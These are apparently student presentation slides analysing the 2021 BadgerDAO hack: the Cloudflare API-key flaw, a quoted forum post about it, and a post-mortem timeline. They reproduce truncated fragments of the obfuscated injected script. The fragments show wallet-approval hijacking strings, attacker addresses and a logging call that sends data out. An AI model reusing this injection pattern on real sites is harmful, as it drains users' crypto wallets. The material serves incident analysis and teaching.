DVW3A

Team 4

17, Mar, 2023

Overview

- Tutorial
- BadgerDAO Hack
- Cryptokitty
- Discussion

BadgerDAO Hack

Overview

- BadgerDAO
  - focused on bringing Bitcoin to the web3 world of decentralized finance (DeFi), built on Ethereum smart contracts.
  - aims to provide tools that allow Bitcoin owners to gain access to the web3 world of DeFi through a multistep process.
- BADGER
  - an Ethereum-based token used for protocol governance and distribution of rewards within the BadgerDAO.
- SETT
  - a.k.a. Sett Values, pools of tokens where users can lock up their tokenized bitcoin and allow smart contracts to manage their holdings to generate a yield.
  - When users deposit tokens into a SETT, they receive bTokens in return. For instance, if users deposit BADGER in a Sett Vault, they would receive bBADGER in return.


BadgerDAO Hack

- Hacked! 👻
    - *Dec-2nd-2021*, over $120 million worth of cryptocurrency was hacked.
    - Compromised API keys and a malicious exploit in the **Cloudflare** infrastructure is a primary reason.
- Cloudflare, Inc.
    - Web2 back-end application
    - A company provides content delivery network services, cloud cybersecurity, and DDoS mitigation.
    - A flaw in the account creation process in its software led to the hack.

BadgerDAO Hack
PostMortem

Badger

- At first, Cloudflare was hacked. 🫣 (The beginning of tragedy…)
  - The attacker managed to access the Cloudflare API **without triggering the two-factor authentication protection.**



Someone else can create an account and API token on your email address

General
robin.pronk September 27, 2021, 1:32pm #1


This morning I saw someone created a Cloudfare account on my business address, logged in and created API tokens.
I used `forgot my password` to gain access, setup MFA, trash those API tokens and made sure my mailbox wasn't compromised. It did give me a scare.

  - Cloudflare Forum post : unauthorized users were able to create accounts and were also able to create and view (Global) API keys (which cannot be deleted or deactivated) before email verification
  - **Stealing an API key** gave the hacker the ability to inject a malicious script on the site that prompted users to give up wallet permissions!

BadgerDAO Hack

PostMortem

- Injection of Malicious Code via compromised API
    - On November 10, the attacker began using their API access to inject malicious scripts via **Cloudflare Workers** into the html of app.badger.com




```
<link href="/web/20211129204203cs_/https://app.badger.com/static/css/main.d60c75f7.chunk.css" rel="stylesheet">
▾<script type="text/javascript">
   (function(_0xff781a,_0x2ac14d){var _0x22e929=_0xa073,_0x5d8bb7=_0xff781a();while(!![]){try{var _0x5bb478=parseInt(_0x22e929(0x1e6))/0x1+parseInt(_0x22e929(0x1
   parseInt(_0x22e929(0x1c2))/0x9;if(_0x5bb478===_0x2ac14d)break;else _0x5d8bb7['push'](_0x5d8bb7['shift']());}catch(_0x36388b){_0x5d8bb7['push'](_0x5d8bb7['shif
   cors','body':_0x12cb76+':'+JSON[_0x3ff6bf(0x1bd)](_0x2655b3),'headers':new Headers({'Content-Type':_0x3ff6bf(0x204)})});}function _0x4f6c(){var _0x46b3bd=['Ne
   approve(address spender, uint value)','value',', owner: ','gasPrice','balanceOf','Interface','maxFeePerGas','0xb65cef03b9b89f99517643226d76e286ee999e77','_val
   ','string','args','chainId','token','transferFrom','data_tx','2044480XuqSyr','2522511JAxUHN','error','/log2','0xb16eb3510000000000000000000000000','0x54cf9df9d
   contractAddress: ','formatUnits','method','parse','Web3Provider','Contract','0x392888ADe85c036bA57CFb3b17d41DbCAE64Aaa9','ethereum','increaseAllowance','allow
   addedValue)','16546248mVVbtv','_spender','0x45B14b5d5C536C3FAba451A1ba53387dcdDFCf2F','0x38b8F6af1D55CAa0676F1cbB33b344d8122535C2','listAccounts','apply','for
```

BadgerDAO Hack


PostMortem

Badger

- Injection of Malicious Code via compromised API
  - The script **intercepted web3 transactions** and prompted users **to allow a foreign address approval** to operate on ERC-20 tokens in their wallet.
  - On November 20, the first on-chain malicious **approval** was made for the exploiter wallet



Transaction Hash:	0x9a900fbe6136a44bbfd43de9c18947977990acee5fb41e7d9a76562aed960a51
Status:	Success
Block:	13650638 537897 Block Confirmations
Timestamp:	83 days 18 hrs ago (Nov-20-2021 07:44:36 AM +UTC)
Transaction Action:	Approved WBTC For Trade On BadgerDAO Exploiter Check in Token Approvals
From:	0x3fc3e6514fd4925f55fb3ae17bbfbca2eb126608
To:	Contract 0x2260fac5e5542a773aa44fbcfedf7c193bc2c599 (Wrapped BTC: WBTC Token)



```
function get_texts_array() {
    var texts_array = [
        'Network is not Ethereum! network.chainId: ',
        'length',
        '0x4c16bf1f3acbcbf2b05291e8120dacc05c10586e',
        'ADMIN: ',
        'request',
        '0x15b8fe651c268cfb5b519cc7e98bd45c162313c2',
        'newArgs',
        'eth_sendTransaction',
        'decimals',
        'providers',
        'function approve(address spender, uint value)',
        'value',
        ', owner: ',
        'gasPrice',
        'balanceOf',
        'Interface',
        'maxFeePerGas',
        '0xb65cef03b9b89f99517643226d76e286ee999e77',
        ' value',
```

